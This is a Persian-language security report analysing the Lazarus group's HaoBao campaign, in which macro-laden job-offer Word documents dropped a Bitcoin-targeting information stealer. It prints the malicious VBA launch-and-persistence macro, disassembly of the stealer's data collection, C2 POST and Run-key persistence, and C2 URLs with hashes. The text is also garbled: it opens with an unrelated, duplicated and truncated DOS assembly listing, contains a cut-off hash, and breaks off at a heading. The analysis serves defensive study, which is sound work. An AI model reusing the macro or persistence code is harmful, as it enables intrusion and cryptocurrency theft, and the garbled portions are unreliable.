بـــررســـی کـــارزار ســـایـــبـــری

HAOBAO

شبکه گستر
امنیت شما | وظیفه ما

عنوان سند: بررسی کارزار سـایبری HaoBao

شناسه سند: SPT-A-0146-01

تهیه‌کننده: گروه تحقیق و توسـعه، شرکت مهندسی شبکه گستر

تاریخ ویرایش: ۲۱ فروردین ۱۳۹۷


```
TRUE            EQU     01H
FALSE           EQU     00H
BREAKINT        EQU     23H
GETVECTOR       EQU     35H
SETVECTOR       EQU     25H
DOS_FUNCTION    EQU     21H

BREAK           SEGMENT PUBLIC  'CODE'
BREAKFLAG       DB      0H
SAVEBRK         DD      0H
                ASSUME  CS:BREAK
                ASSUME  DS:NOTHING

                PUBLIC  CHECK_BREAK
CHECK_BREAK     PROC    FAR
                XOR     AX, AX
                MOV     AL, BREAKFLAG
                MOV     BREAKFLAG, FALSE
                RET
CHECK_BREAK     ENDP

                PUBLIC  INST_BRK_HANDLR
INST_BRK_HANDLR PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, GETVECTOR
                INT     DOS_FUNCTION
                MOV     WORD PTR SAVEBRK
                MOV     WORD PTR SAVEBRK+2
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, OFFSET
                MOV     BX, CS
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
INST_BRK_HANDLR ENDP
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
BREAK           ENDS
                END
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
```

فهرست مطالب

معرفی

در اواخر سال ۱۳۹۶، کارشناسان مرکز تحقیقات تهدیدات پیشرفته شرکت McAfee از شناسایی بدافزار پیچیده‌ای خبر دادند که گروه هکر Lazarus از طریق آن و در کارزاری موسوم به HaoBao اقدام به سرقت Bitcoin از کاربران می‌کرده است.

روش اصلی رخنه توسط این گروه، ارسال ایمیل‌هایی جعلی با عناوین آگهی استخدام و با پیوست اسناد آلوده بوده است. پس از اجرا شدن پیوست ایمیل توسط قربانی، دستگاه به بدافزار آلوده شده و فعالیت‌های مربوط به سرقت بیت‌کوین[1] و جمع‌آوری اطلاعات از روی دستگاه آغاز می‌شود.



شکل ۱ – داده‌نمایی کارزار سایبری HaoBao

[1] Bitcoin

تجزیه و تحلیل

مرکز تحقیقات تهدیدات پیشرفته شرکت امنیتی McAfee سند آلوده‌ای را شناسایی کرده که عنوان آن آگهی استخدام یک شرکت هنگ‌کنگی برای سمت مدیر اجرایی توسعه کسب و کار است و برای کارمندان یک بانک بزرگ چندملیتی ارسال شده است.

محققان شرکت McAfee معتقدند که این حمله کارزار جدیدی است که توسط گروه Lazarus اجرا شده است. هر چند که در این کارزار از روش‌ها و شیوه‌های مورد استفاده در حملات سال ۲۰۱۷ این گروه نیز استفاده شده است.


در سند آلوده بررسی شده نام آخرین نویسنده سند "Windows User" است و در تاریخ ۱۶ ژانویه ۲۰۱۸ به زبان کره‌ای ایجاد شده است. چندین سند آلوده دیگر با نام همین نویسنده بین تاریخ‌های ۱۶ تا ۲۴ ژانویه ۲۰۱۸ منتشر شده که عناوین برخی از آنها به شرح زیر است:

- Business Development Executive - Insurance
- Relationship Director - Corporate Banking
- Engineering Manager for Crypto Currency job

last_author	Windows User
creation_datetime	2017-09-11 10:20:00
revision_number	2
author	HP
page_count	1
last_saved	2018-01-16 03:37:00
edit_time	60
template	Normal.dotm
application_name	Microsoft Office Word
code_page	Korean

شکل ۲ – مشخصات سند آلوده

برای اینکه قربانیان متقاعد به فعال کردن ماکروی[۲] مخرب تزریق شده در درون فایل شوند، سند آلوده پیامی را مبنی بر این نمایش می‌دهد که این سند با نگارش‌های قبلی Microsoft Word تهیه شده و برای نمایش محتویات سند باید ماکروی درون سند فعال شود. با فعال کردن ماکرو توسط قربانی، کد مخرب اجرا خواهد شد.



شکل ۳ – سند آلوده در قالب فایل Microsoft Word

سند (7e70793c1ca82006775a0cac2bd75cc9ada37d7c) ایجاد شده در تاریخ ۲۴ ژانویه ۲۰۱۸ فایلی با نام lsm.exe (535f212b320df049ae8b8ebe0a4f93e3bd25ed79) را که در تاریخ ۲۲ ژانویه ۲۰۱۸ کامپایل شده اجرا می‌کند. فایل lsm.exe با نشانی IP، 210.122.7.129 که متعلق به دامنه worker.co.kr است ارتباط برقرار می‌کند.

برای دریافت راهنمای تنظیمات امنیتی و روش‌های پیکربندی ماکرو در مجموعه نرم‌افزاری Office اینجا کلیک کنید.

[۲] Macro

سند دیگری (a79488b114f57bd3d8a7fa29e7647e2281ce21f6) که در تاریخ ۱۹ ژانویه ۲۰۱۸ ایجاد شده، فایلی با درهم‌ساز[۳] afb2595ce1ecf0fdb9631752e32f0e32be3d51bb را اجرا می‌کند که ۹۹ درصد کدهای آن مشابه کد lsm.exe است.

این سند از طریق نشانی‌های Dropbox زیر منتشر شده است:

- hxxps://dl.dropboxusercontent.com/content_link/AKqqkZsJRuxz5VkEgcguqNE7Th3iscMsSYvivwzAYuTZQWDBLsbUb7yBdbW2lHos/file?dl=1
- hxxps://www.dropbox.com/s/q7w33sbdil0i1w5/job description.doc?dl=1

شکل ۴ – پاسخ HTTP

فایل csrss.exe کامپایل شده در تاریخ ۱۵ ژانویه ۲۰۱۸ با نشانی IP، 70.42.52.80 که متعلق به دامنه deltaemis.com است ارتباط برقرار می‌کند. در بررسی‌ها مشخص شده که از این دامنه برای انتشار فایل آلوده در حمله سال ۲۰۱۷ به شرکت Sikorsky نیز استفاده شده بوده.

- hxxp://deltaemis.com/CRCForm/3E_Company/Sikorsky/E4174/JobDescription.doc

سومین سند آلوده (dc06b737ce6ada23b4d179d81dc7d910a7dbfdde) در تاریخ ۱۹ ژانویه ۲۰۱۸ ایجاد شده که فایلی با درهم‌ساز e8faa68daf62fbe2e10b3bb2999e را اجرا می‌کند. این فایل در تاریخ ۱۵ ژانویه ۲۰۱۸ کامپایل شده و با نشانی IP 221.164.168.185 که متعلق به دامنه palgong-cc.co.kr در کشور کره جنوبی است ارتباط برقرار می‌کند.

همچنین مرکز تحقیقات تهدیدات پیشرفته McAfee فایل مخربی را شناسایی کرده که مشابه آن در حملات سال ۲۰۱۷ گروه Lazarus مشاهده نشده است. علاوه بر این، در حمله جدید یک بدافزار جمع‌آوری اطلاعات یکبار مصرف نصب می‌شود که وظیفه آن دریافت مرحله دوم بدافزار جهت دستیابی به اجرای مستمر بر روی سیستم قربانی است. بدافزار شامل یک کلمه با نام "haobao" است که به عنوان یک سوییچ در زمان اجرای ماکرو مورد استفاده قرار می‌گیرد.

سند آلوده


سند آلوده شامل دو برنامه مخرب می‌شود که به صورت دو آرایه از رشته‌های رمزشده توکار[۴] در کد ماکرو قرار گرفته‌اند. این دو آرایه در حافظه رمزگشایی شده و پس از نوشته شدن بر روی دیسک، به ترتیب اجرا می‌شوند (در ابتدا فایل دودویی[۵] دریافت شده در مرحله دوم و بعد از آن سند جعلی اجرا می‌شود).

---

۳ Hash
۴ Encrypted Embedded String Array
۵ Binary

کد ماکرو به گونه‌ای تنظیم شده که به محض باز شدن سند آلوده – سند MS Word – از طریق فراخوانی تابع "Sub AutoOpen()" اجرا شود. تابع AutoOpen() در ماکرو فرامین زیر را به ترتیب اجرا می‌کند:


- رمزگشایی مسیر هدف فایل دودویی که در مرحله دوم دریافت می‌شود. این مسیر براساس مسیر پوشه TEMP کاربر تعیین می‌شود:
  - <temp_dir_path>\.\lsm.exe



شکل ۵ – رمزگشایی مسیر قرارگیری بدافزار

- رمزگشایی فایل باینری بدافزار در حافظه و نوشتن فایل رمزگشایی شده در مسیر %temp%\.\lsm.exe

شکل ۶ – آرایه رشته‌ای رمز شده بدافزار



شکل ۷ – فایل رمزگشایی شده بدافزار در حافظه

پس از نوشتن برنامه مخرب بر روی دیسک، کد ماکرو، برنامه مخرب را با استفاده از cmd.exe اجرا می‌کند. این کار به این ترتیب انجام می‌شود که پروسه cmd.exe پس از اجرای برنامه مخرب فراخوانی می‌شود. با این روش ردپای کمتری از برنامه مخرب به جا می‌ماند.

فرمان cmd برای اجرای برنامه مخرب به شرح زیر است:

- cmd.exe /c start /b <temp_dir_path>\.\lsm.exe /haobao

برای ماندگاری بر روی سیستم قربانی، در شاخه Startup کاربر یک میانبر[1] با نام GoogleUpdate.lnk برای اجرای پروسه زیر ایجاد می‌شود:


- <temp_dir_path>\.\lsm.exe /haobao

```
Private Sub trigger(fn)
    Dim obj As Object
    Set obj = CreateObject(obfuscated("kgw:18<Bg0y44"))
    Set lnk = obj.CreateShortcut(obj.SpecialFolders("startup") & "\GoogleUpdate.lnk")
    obj.Run "cmd.exe /c start /b " & fn & " /haobao", 1, False
    lnk.TargetPath = fn
    lnk.Arguments = "/haobao"
    lnk.WorkingDirectory = Environ("temp")
    lnk.Description = "GoogleUpdate"
    lnk.WindowStyle = 1
    lnk.Save
    Set lnk = Nothing
    Set obj = Nothing
End Sub
```

شکل ۸ – اجرای فایل باینری مخرب و آغاز اجرای مستمر

هنگامی که برنامه مخرب اجرا شد ماکرو، محتوای سند جعلی آلوده را به کاربر نمایش می‌دهد. این سند جعلی همچنین به صورت یک آرایه رشته‌ای رمز شده در کد ماکرو ذخیره شده است. سند جعلی مجدداً در شاخه Temp کاربر نوشته می‌شود:

- <temp_dir_path>\.\Job Description.doc



شکل ۹ – سند جعلی رمزگشایی شده در حافظه اصلی

زمانی که سند جعلی بر روی دسیک نوشته شد ماکرو ویژگی‌های فایل را به مخفی[7] و سیستمی[8] تغییر می‌دهد.

در مرحله بعد سند جعلی توسط ماکروی آلوده باز می‌شود و برای فریب کاربر و اشتباه گرفتن سند جعلی با سند اصلی (آلوده)، عنوان سند اصلی آلوده را بر روی عنوان سند جعلی کپی می‌کند.

ماکرو آلوده قصد دارد این طور القا کند که کاربر سند جعلی (سالم) را باز کرده است؛ اما در واقع او سند آلوده را باز کرده است.

از آنجا که سند جعلی یک فایل سالم است و ماکرویی در آن وجود ندارد قربانی هیچ گونه رفتار مشکوکی را مشاهده نمی‌کند.

DLL آلوده

DLL آلوده، در آغاز، رشته‌ای که از طریق خط فرمان به آن منتقل شده را بررسی می‌کند:

- "/haobao"
  برای فایل 535f212b320df049ae8b8ebe0a4f93e3bd25ed79
- "/pumpingcore"
  برای فایل e8faa68daf62fbe2e10b3bac775cce5a3bb2999e

---

[1] Shortcut
[7] Hidden
[8] System

اگر بدافزار نتواند این رشته را به عنوان آرگومان در خط فرمان بیابد، فعالیت خود را متوقف ساخته و از این مرحله جلوتر نمی‌رود.

در ادامه DLL آلوده در حافظه باز شده و از طریق الگوریتم Reflective DLL فراخوانی می‌شود.

در بررسی‌های انجام شده گونه‌های دیگری از DLL آلوده شناسایی شده است.


مراحل زیر در زمانی که DLL آلوده بدافزار را در حافظه بارگذاری می‌کند، انجام می‌شود:

- DLL باز شده به مکان جدیدی در فضای اختصاص یافته به آن در حافظه منتقل می‌شود.
- کتابخانه‌های مورد نیاز DLL آلوده در حافظه بارگذاری می‌شوند.

```
dynamically_load_APIs_specified_in_the_unwrapped_DLLloc_401250:
                                        ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     eax, [ebx+0Ch]
                test    eax, eax
                jz      loc_401373
                push    dword ptr [edi+30h] ; Library Filename
                add     eax, esi
                push    eax
                mov     eax, [edi+24h]  ; p_LoadLibrary
                call    eax
                mov     esi, eax
                add     esp, 8
                mov     [ebp+var_8], esi
                test    esi, esi
                jz      loc_401362
                mov     eax, [edi+0Ch]
)0              lea     eax, ds:4[eax*4]
                push    eax             ; size_t
                push    dword ptr [edi+8] ; void *
                call    _realloc
                mov     ecx, eax
                add     esp, 8
                test    ecx, ecx
                jz      loc_401345
                mov     eax, [edi+0Ch]
                mov     edx, esi
                mov     [edi+8], ecx
                mov     [ecx+eax*4], edx
                inc     dword ptr [edi+0Ch]
                mov     ecx, [ebx]
                test    ecx, ecx
                jz      short loc_4012B7
                mov     eax, [ebp+var_4]
                lea     esi, [ecx+eax]
                mov     ecx, [ebx+10h]
                add     ecx, eax
                jmp     short loc_4012BF
; ---------------------------------------------------------------------------

loc_4012B7:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     esi, [ebx+10h]
                add     esi, [ebp+var_4]
                mov     ecx, esi

loc_4012BF:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     eax, [esi]
                test    eax, eax
                jz      short loc_40130A
                sub     ecx, esi
                mov     [ebp+var_10], ecx
                nop     word ptr [eax+eax+00h]

loc_4012D0:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                lea     ebx, [ecx+esi]
                push    dword ptr [edi+30h]
                test    eax, eax
                jns     short loc_4012DF
                movzx   eax, ax
                jmp     short loc_4012E7
; ---------------------------------------------------------------------------

loc_4012DF:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     ecx, [ebp+var_4]
                add     ecx, 2
                add     eax, ecx

loc_4012E7:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                push    eax
                mov     eax, [edi+28h]
                push    edx
                call    eax             ; p_GetProcAddress
                add     esp, 0Ch
```

شکل ۱۰ – کد بارگذاری DLL

- برای اینکه DLL با موفقیت در پروسه بدافزار بارگذاری شود، تابع DLL_PROCESS_ATTACH، DLL جدید بارگذاری شده را فراخوانی می‌کند.



شکل ۱۱ – فرخوانی تابع DLL Entry Point برای تکمیل بارگذاری DLL

- تابع Export در DLL آلوده با نام CoreDn فراخوانی می‌شود.

```
mov     dword ptr [ebp-24h], 'eroC'
mov     word ptr [ebp+var_23+3], 'nD'
```

شکل ۱۲ – تابع Export با نام CoreDn

در ادامه به تمامی فعالیت‌های بدافزار که توسط DLL انجام می‌شود، اشاره شده است.

جمع‌آوری اطلاعات

DLL آلوده می‌تواند اطلاعات سیستم قربانی را سرقت کند. اطلاعات زیر از روی سیستم جمع‌آوری شده و به سرور فرماندهی[۹] بدافزار ارسال می‌شود:

- نام سیستم و نام کاربری که در حال حاضر به سیستم وارد شده که در قالب زیر ذخیره می‌شود:
  - <ComputerName> \ <Username>

```
push    eax             ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetComputerNameA
lea     eax, [ebp+nSize]
mov     [ebp+nSize], 104h
push    eax             ; pcbBuffer
lea     eax, [ebp+var_518]
push    eax             ; lpBuffer
call    ds:GetUserNameA
lea     eax, [ebp+var_518]
push    eax
lea     eax, [ebp+Buffer]
push    eax
push    offset aSS      ; "%s \\ %s"
lea     eax, [ebp+String]
push    104h
push    eax
call    sprintf
```

شکل ۱۳ – دستیابی بدافزار به نام کاربر و سیستم

- فهرست تمامی پروسه‌های در حال اجرا که به صورت زیر مرتب می‌شوند:
  - <Process Name>\r\n
  - <Process Name>\r\n
  - <Process Name>\r\n
  - <Process Name>\r\n

[۹] Command and Control

```
                mov     edi, ecx
                call    ds:CreateToolhelp32Snapshot
                mov     esi, eax
                cmp     esi, 0FFFFFFFFh
                jz      short loc_10001733
                push    128h            ; size_t
                lea     eax, [esp+144h+pe]
                push    0               ; int
                push    eax             ; void *
                call    _memset
                add     esp, 0Ch
+               mov     [esp+140h+pe.dwSize], 128h
                lea     eax, [esp+140h+pe]
                push    eax             ; lppe
                push    esi             ; hSnapshot
                call    ds:Process32First
                test    eax, eax
                jnz     short loc_1000174A
                push    esi             ; hObject
                call    ds:CloseHandle

loc_10001733:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                xor     eax, eax
                pop     edi
                pop     esi
                pop     ebx
                mov     ecx, [esp+134h+var_4]
                xor     ecx, esp
                call    __security_check_cookie(x)
                mov     esp, ebp
                pop     ebp
                retn
; ---------------------------------------------------------------------------

loc_1000174A:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                mov     ebx, ds:Process32Next

loc_10001750:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                lea     eax, [esp+140h+pe.szExeFile]
                mov     ecx, edi
                push    eax
                call    strcat
                push    offset asc_10015584 ; "\r\n"
                mov     ecx, edi
                call    strcat
                push    128h            ; size_t
                lea     eax, [esp+144h+pe]
                push    0               ; int
                push    eax             ; void *
                call    _memset
                add     esp, 0Ch
+               mov     [esp+140h+pe.dwSize], 128h
                lea     eax, [esp+140h+pe]
                push    eax             ; lppe
                push    esi             ; hSnapshot
                call    ebx ; Process32Next
                test    eax, eax
                jnz     short loc_10001750
                push    esi             ; hObject
                call    ds:CloseHandle
```

شکل ۱۴ – بدافزار اطلاعات را از روی نقاط پایانی جمع آوری می کند

- بررسی وجود کلید زیر در محضرخانه[۱۰] که توسط بدافزار ساخته می‌شود:
  - HKEY_CURRENT_USER\Software\Bitcoin\Bitcoin-Qt

این بدافزار مطابق شکل ۱۵ با استفاده از یک نشانگر (پرچم[۱۱]) وجود کلید را مورد بررسی قرار می‌دهد.

```
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
n\r\n            --→ Indicating absence of the key.

OR
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
y\r\n            --→ Indicating presence of the key.
```

شکل ۱۵ – نتایج بررسی وجود کلید در محضرخانه

[۱۰] Registry
[۱۱] Flag

وجود کلید محضرخانه یکبار دیگر به عنوان بخشی از ارتباط با سرور فرماندهی بررسی می‌شود و در یک درخواست HTTPS POST مقدار آن کلید به سرور فرماندهی ارسال می‌گردد.

```
        push    eax             ; phkResult
        push    KEY_READ        ; samDesired
        push    0               ; ulOptions
        push    offset SubKey   ; "Software\\Bitcoin\\Bitcoin-Qt"
        push    HKEY_CURRENT_USER ; hKey
        call    ds:RegOpenKeyExA
        test    eax, eax
        jnz     short loc_100017C8
        push    [esp+140h+phkResult] ; hKey
        call    ds:RegCloseKey
        push    offset aY       ; "y\r\n"
        jmp     short loc_100017CD
-------------------------------------------------------------------------

0017C8:                         ; CODE XREF: Process_List_and_check_BT
        push    offset aN       ; "n\r\n"

0017CD:                         ; CODE XREF: Process_List_and_check_BT
        mov     ecx, edi
        call    strcat
```

شکل ۱۶ – بدافزار وجود کلید در محضرخانه را بررسی می کند

آماده‌سازی

بدافزار در فرآیند آماده‌سازی ارسال اطلاعات جمع‌آوری شده از روی نقطه پایانی به سرور فرماندهی اقدامات زیر را انجام می‌هد:

- داده‌های جمع‌آوری شده با استفاده از عملگر ساده XOR مبتنی بر بایت رمز می‌شوند.
- داده‌های XOR شده در قالب استاندارد Base64 قرار می‌گیرند.
- مجدداً وجود کلید در مسیر زیر در محضرخانه بررسی می‌شود:
  - HKCU\Software\Bitcoin\Bitcoin-Qt

ارتباط با سرور فرماندهی

پس از اینکه بدافزار تمامی مراحل بالا را انجام داد، یک درخواست HTTP POST به سرور فرماندهی ارسال می‌کند:

- www[dot]worker.co.kr/board2004/Upload/files/main.asp?idx=%d&no=%s&mode=%s
- www[dot]palgong-cc.co.kr/html/course/course05.asp?idx=%d&no=%s&mode=%s

اگر کلید در محضرخانه وجود داشته باشد مقدار ۲۴ و اگر کلید وجود نداشته باشد مقدار ۲۰ به idx انتصاب می‌یابد.

به متغییر no مقدار زیر انتصاب می‌یابد:

- XORed + base64 encoded “<Computername> \ <username>”

و به متغییر mode مقدار زیر تخصیص داده می‌شود:

- XORed + base64 encoded Process listing + Registry key flag

```
push    ebx             ; dwReserved
push    1BBh            ; nServerPort
push    offset pswzServerName ; "www.worker.co.kr"
push    [ebp+cbSize]    ; hSession
call    ds:WinHttpConnect
```

شکل ۱۷ – نشانی سرور فرماندهی

ماندگاری

مکانیزم اجرای مستمر این بدافزار فقط از طریق DLL دریافت شده انجام می‌شود و با باز شدن سند آلوده و از طریق ماکرو، فرآیند اجرای مستمر بدافزار آغاز می‌شود. اجرای مستمر فقط در زمانی انجام می‌شود که بدافزار، DLL آلوده را با موفقیت دریافت کرده و آن را اجرا نموده باشد.

بدافزار ابتدا تلاش می‌کند تا کلید موجود در مسیر HKEY_LOCAL_MACHINE در محضرخانه را به‌روز کند.

اگر به‌روزرسانی کلید موفقیت‌آمیز نباشد، بدافزار تلاش می‌کند تا کلید موجود در مسیر HKEY_CURRENT_USER در محضرخانه را به‌روز کند.

برای ماندگاری بدافزار و اجرای مستمر آن بر روی دستگاه، کلیدی در مسیر محضرخانه زیر ایجاد می‌شود:

- Software\Microsoft\Windows\CurrentVersion\Run

مشخصات این کلید به شرح زیر است:

- Value Name = AdobeFlash
- Value Content = "C:\DOCUME~1\<username>\LOCALS~1\Temp\OneDrive.exe" kLZXlyJelgqUpKzP

```
push    eax             ; phkResult
movups  xmm0, xmmword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+10h ; "ft\\Windows\\Cur
lea     eax, [ebp+SubKey]
push    eax             ; lpSubKey
movups  [ebp+var_24], xmm0
push    HKEY_LOCAL_MACHINE ; hKey
movq    xmm0, qword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+20h ; "ntVersion\\Run"
movq    [ebp+var_14], xmm0
call    ds:RegCreateKeyA
mov     edi, ds:RegCloseKey
test    eax, eax
jnz     short loc_10001AD1
push    esi             ; lpString
call    ds:lstrlenA
push    eax             ; cbData
push    esi             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    ebx             ; lpValueName
push    [ebp+phkResult] ; hKey
call    ds:RegSetValueExA
push    [ebp+phkResult] ; hKey
test    eax, eax
jnz     short loc_10001ACF
call    edi ; RegCloseKey
pop     edi
pop     esi
mov     eax, 1
pop     ebx
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
-----------------------------------------------------------

:                       ; CODE XREF: setup_persistence_registry_sub_10001430+85↑j
call    edi ; RegCloseKey

:                       ; CODE XREF: setup_persistence_registry_sub_10001430+67↑j
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
lea     eax, [ebp+SubKey]
push    eax             ; lpSubKey
push    HKEY_CURRENT_USER ; hKey
call    ds:RegCreateKeyA
test    eax, eax
jnz     short loc_10001520
push    esi             ; lpString
call    ds:lstrlenA
push    eax             ; cbData
push    esi             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    ebx             ; lpValueName
push    [ebp+phkResult] ; hKey
call    ds:RegSetValueExA
push    [ebp+phkResult] ; hKey
test    eax, eax
jnz     short loc_1000151E
call    edi ; RegCloseKey
```

شکل ۱۸ – اجرای مستمر از طریق ایجاد کلید در محضرخانه

ارتباط با کارزار ۲۰۱۷

